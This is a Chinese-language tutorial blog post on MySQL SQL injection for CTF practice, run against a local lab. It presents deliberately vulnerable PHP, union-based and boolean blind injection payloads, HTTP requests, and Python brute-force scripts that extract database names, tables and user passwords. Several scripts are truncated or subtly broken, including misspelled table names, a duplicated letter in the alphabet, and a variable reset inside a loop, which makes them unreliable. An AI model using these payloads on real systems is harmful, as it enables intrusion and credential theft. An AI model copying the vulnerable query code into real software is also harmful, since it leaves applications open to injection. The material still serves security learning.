mysql注入ctf_Web安全原理剖析-SQL Injection

原创


cici xiang 于 2021-02-02 14:08:52 发布 362 收藏 1
文章标签： mysql注入ctf

0x01 预备知识

Mysql的相关知识

在MySQL 5.0之后，MySQL默认在数据库中存放一个"information_schema"的库，比较重要的三个表名:SCHEMATA、TABLES以及COLUMNS。

information_schema.schemata:存储了所有库名。



```
select * from information_schema.schemata;
```


CATALOG_NA...	SCHEMA_NA...	DEFAULT_CH...	DEFAULT_CO...	SQL_PATH
def	information_sche	utf8	utf8_general_ci	<NULL>
def	8cr[redacted]ta	utf8	utf8_general_ci	<NULL>
def	anc[redacted]	utf8	utf8_general_ci	<NULL>
def	awc[redacted]	utf8	utf8_general_ci	<NULL>
def	bee[redacted]s	utf8	utf8_general_ci	<NULL>
def	cha[redacted]jes	gbk	gbk_chinese_ci	<NULL>
def	ded[redacted]sv57utf8s	utf8	utf8_general_ci	<NULL>
def	ebc[redacted]	utf8	utf8_general_ci	<NULL>
def	eju[redacted]	utf8	utf8_general_ci	<NULL>
def	esp[redacted]_v5	utf8	utf8_general_ci	<NULL>
def	eyo[redacted]s	utf8	utf8_general_ci	<NULL>
def	fine[redacted]	utf8	utf8_general_ci	<NULL>
def	hor[redacted]is	utf8	utf8_general_ci	<NULL>
def	mys[redacted]	utf8	utf8_general_ci	<NULL>
def	per[redacted]ance_sch	utf8	utf8_general_ci	<NULL>
def	pik[redacted]i	utf8	utf8_general_ci	<NULL>
def	piw[redacted]	utf8	utf8_general_ci	<NULL>
def	scr[redacted]	utf8	utf8_general_ci	<NULL>
def	sec[redacted]	gbk	gbk_chinese_ci	<NULL>
def	sho[redacted]e	utf8	utf8_unicode_ci	<NULL>
def	sqlg[redacted]ews	utf8	utf8_general_ci	<NULL>

struct

该表中记录库名的字段为:SCHEMA_NAME，因此可以如下注入:

-1' union select 1,group_concat(schema_name),3 from information_schema.schemata --+


information_schema.tables:存储了所有表名。



```
select group_concat(TABLE_NAME) from information_schema.tables where table_schema='ejucms';
```

```
group_concat(TABLE_NAME)
eju_ad,eju_ad_position,eju_admin,eju_admin_log,eju_answer,eju_answer_like,eju_archives,eju_arcmulti,eju_arcrank,eju_arctype,
```

query




TABLE_CATAL...	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	ENGINE	VERSION	ROW_FORMAT
def	information_schema	INNODB_CMP	SYSTEM VIEW	MEMORY	10	Fixed
def	information_schema	INNODB_LOCKS	SYSTEM VIEW	MEMORY	10	Fixed
def	information_schema	INNODB_CMPME	SYSTEM VIEW	MEMORY	10	Fixed
def	information_schema	INNODB_CMP_R	SYSTEM VIEW	MEMORY	10	Fixed
def	information_schema	INNODB_BUFFEI	SYSTEM VIEW	MEMORY	10	Fixed
def	8cmsdata	8cms_about	BASE TABLE	MyISAM	10	Dynamic
def	8cmsdata	8cms_account_lo	BASE TABLE	MyISAM	10	Dynamic
def	8cmsdata	8cms_admin	BASE TABLE	MyISAM	10	Dynamic
def	8cmsdata	8cms_aplipay	BASE TABLE	MyISAM	10	Dynamic
def	8cmsdata	8cms_article	BASE TABLE	MyISAM	10	Dynamic

struct

该表中记录库名的字段为:TABLE_SCHEMA，记录表名的字段为:TABLE_NAME

-1' union select 1,group_concat(TABLE_NAME),3 from information_schema.tables where TABLE_SCHEMA = 'ejucms' --+


information_schema.columns:存储了所有字段名。



```
select group_concat(COLUMN_NAME) from information_schema.columns where TABLE_NAME='eju_admin';
```

```
group_concat(COLUMN_NAME)
admin_id,user_name,pen_name,true_name,mobile,email,password,head_pic,last_login,last_ip,login_cnt,session_id,parent_id,role_id,status,
```

query



TABLE_CATAL...	TABLE_SCHE...	TABLE_NAME	COLUMN_NA...	ORDINAL_POSITION	COLUMN_DE...	IS_NULLAB...	DATA_TYPE
def	information_sche	CHARACTER_SE	CHARACTER_SE	1	<MEMO>	NO	varchar
def	information_sche	CHARACTER_SE	DEFAULT_COLL/	2	<MEMO>	NO	varchar
def	information_sche	CHARACTER_SE	DESCRIPTION	3	<MEMO>	NO	varchar
def	information_sche	CHARACTER_SE	MAXLEN	4	<MEMO>	NO	bigint
def	information_sche	COLLATIONS	COLLATION_NAN	1	<MEMO>	NO	varchar
def	information_sche	COLLATIONS	CHARACTER_SE	2	<MEMO>	NO	varchar

struct

该表中记录库名的字段为:TABLE_SCHEMA，记录表名的字段为:TABLE_NAME，记录字段名的字段为:COLUMN_NAME

-1' union select 1,group_concat(COLUMN_NAME),3 from information_schema.columss where TABLE_NAME = 'eju_admin' --+

关于查询语句

无条件

select column_name from database_name.table_name;

一个条件

select column_name from database_name.table_name where column_name='';

两个条件

select column_name from database_name.table_name where column_name='' and column_name ='' ;

limit第一个参数为第几条记录(从0开始)，第二个参数为取几条记录

limit 0,1

database():当前库

version():当前MySQL版本

user():当前MySQL用户

注释符

# or 空格 or /**/

内联注释:/*! code*/

index.php?id=-1/*! UNION*//*! SELECT*/1,2,3

union联合查询:前面查询结果为空集，后面的查询结果才能显示出来。

Union Injection

下面的代码可以看到，输出了字段内容以及并没有进行任何检测过滤，并且$id属于int型，后面也没有什么需要注释的地方。

$conn = mysqli_connect("localhost","root","root","security");

if(mysqli_connect_errno()){

echo "ERROR:".mysqli_connect_errno;

die();

}

$id = @$_GET['id'];

$result = mysqli_query($conn,"select * from users where `id`=".$id);

$row = mysqli_fetch_array($result);

echo $row['username'].":".$row['password'];


echo "
";

?>

看到输出了username以及password，因此就是普通的注入。


黑盒测试的话，这个一测就测的出来。

首先用 and 1=1 和 and 1=2两个永真及永假条件判断是否存在sql注入



```
GET /sql/union.php?id=1 and 1=1 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Hm_lvt_e2ecc5a8268ea1a4c9862ec7b4ee5b11=1582299778; DedeUserID=3;
DedeUserID__ckMd5=8e754debcd8d3654; DedeLoginTime=1582971220;
DedeLoginTime__ckMd5=98e699f5e554f626
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Fri, 06 Mar 2020 09:59:03 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Content-Length: 13
Connection: close
Content-Type: text/html

Dumb:Dumb<br>
```



```
127.0.0.1/sql/union.php?id=1 and 1=2
```


```
:
```

可以判断存在sql注入。



```
127.0.0.1/sql/union.php?id=1 order by 3
```


```
Dumb:Dumb
```



```
127.0.0.1/sql/union.php?id=1 order by 4
```

```
:
```


判断有三个字段。



```
127.0.0.1/sql/union.php?id=-1 union select 1,2,3
```


```
2:3
```

输出的字段为2,3.



```
127.0.0.1/sql/union.php?id=-1 union select 1,group_concat(schema_name),3 from information_schema.schemata
```


```
information_schema,8cm[redacted]ior,awd,b[redacted]hallenges,dedecmsv57utf8sp2,e[redacted]spcms_v5,eyou[redacted]s,mysql,pe[redacted],pikachu
```



```
127.0.0.1/sql/union.php?id=-1 union select 1,database(),3
```

```
security:3
```


可打印出所有的库名并且当前库为security.



```
127.0.0.1/sql/union.php?id=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()
```

```
emails,referers,uagents,users:3
```


爆出当前库的表名.



```
127.0.0.1/sql/union.php?id=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'
```

```
token,team,ip,score,state,password,flag,id,username,password,level,id,username,password:3
```


看到这里，其实爆出来好多库名，因为users这张表好几个库中都有.



```
l=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_schema = 'security' and table_name='users'
```

```
id,username,password:3
```

添加一下条件即可.



```
127.0.0.1/sql/union.php?id=-1 union select 1,username,password from security.users limit 1,1
```

```
Angelina:I-kill-you
```

取出了第二条数据.

Boolean Injection

检测了union、sleep、benchmark，因此不能使用

$conn = mysqli_connect("localhost","root","root","security");

if(mysqli_connect_errno()){

die("ERROR:".mysqli_connect_errno());

}

$id = $_GET['id'];

if(preg_match("/union|sleep|benchmark/i", $id)){

die("get out hacker!");

}

$result = mysqli_query($conn,"select * from users where `id` = '".$id."'");

$row = mysqli_fetch_array($result);

if($row){

echo "yes";


}else{

echo "no";

}


并且$id是string类型，需要闭合单引号，并且要注释掉剩下的单引号,只输出yes或者no，很容易想到就是sql注入。

黑盒测试的话，闭合单引号，之后sleep()会爆hacker，就会去想用substr()



```
127.0.0.1/sql/boolean.php?id=1' and 1=1 --+
```


```
yes
```



```
127.0.0.1/sql/boolean.php?id=1' and 1=2 --+
```

```
no
```

首先用length()来判断库名的长度。




```python
import requests

for i in range(10):
    url = "http://127.0.0.1/sql/boolean.php?id=1' and length(database()) >= {} --+".format(i
    res = requests.get(url)
    text = res.text
    if "no" in text:
        print("length of database name is:{}".format(i-1))
```

```
length of database name is:8
```

接着用substr()来爆破库名。

substr(database(),1,1)

截取字符串，第一个参数为字符串，第二个参数为从第一个字符开始，第三个参数为每次只截取一个



```
name = ('a','b','c','d','e','f','g','h','i','j','k','l','n','n','o','p','q','r','s','t','u'
for i in range(database_length):
    for j in range(len(name)):
        database=''
        url = "http://127.0.0.1/sql/boolean.php?id=1' and substr(database(),{},1) = '{}' --
        res = requests.get(url)
        text = res.text
        if "yes" in text:
            database += name[j]
            print(database)
```


```
s
e
c
u
r
i
t
```

url = "http://127.0.0.1/sql/boolean.php?id=1' and substr(database(),{},1) = '{}' --+".format(i+1,name[j])

当然也可以转换成ascii

id=1' and ord(substr(database(),1,1)=115) --+


接着就可以在substr()中嵌入select语句查询表以及字段,因为表不止一个，所以要用limt



```
name = ('a','b','c','d','e','f','g','h','i','j','k','l','n','n','o','p','q','r',
for i in range(1,5):
    for j in range(len(name)):
        url = "http://127.0.0.1/sql/boolean.php?id=1' and substr((select table_na
        res = requests.get(url)
        text = res.text
        if "yes" in text:
            print(name[j])
            break;
```

```
f
l
a
g
```

url = "http://127.0.0.1/sql/boolean.php?id=1' and substr((select table_name from information_schema.tables where table_schema='security' limit 1,1),{},1)='{}' --+".format(i,name[j])



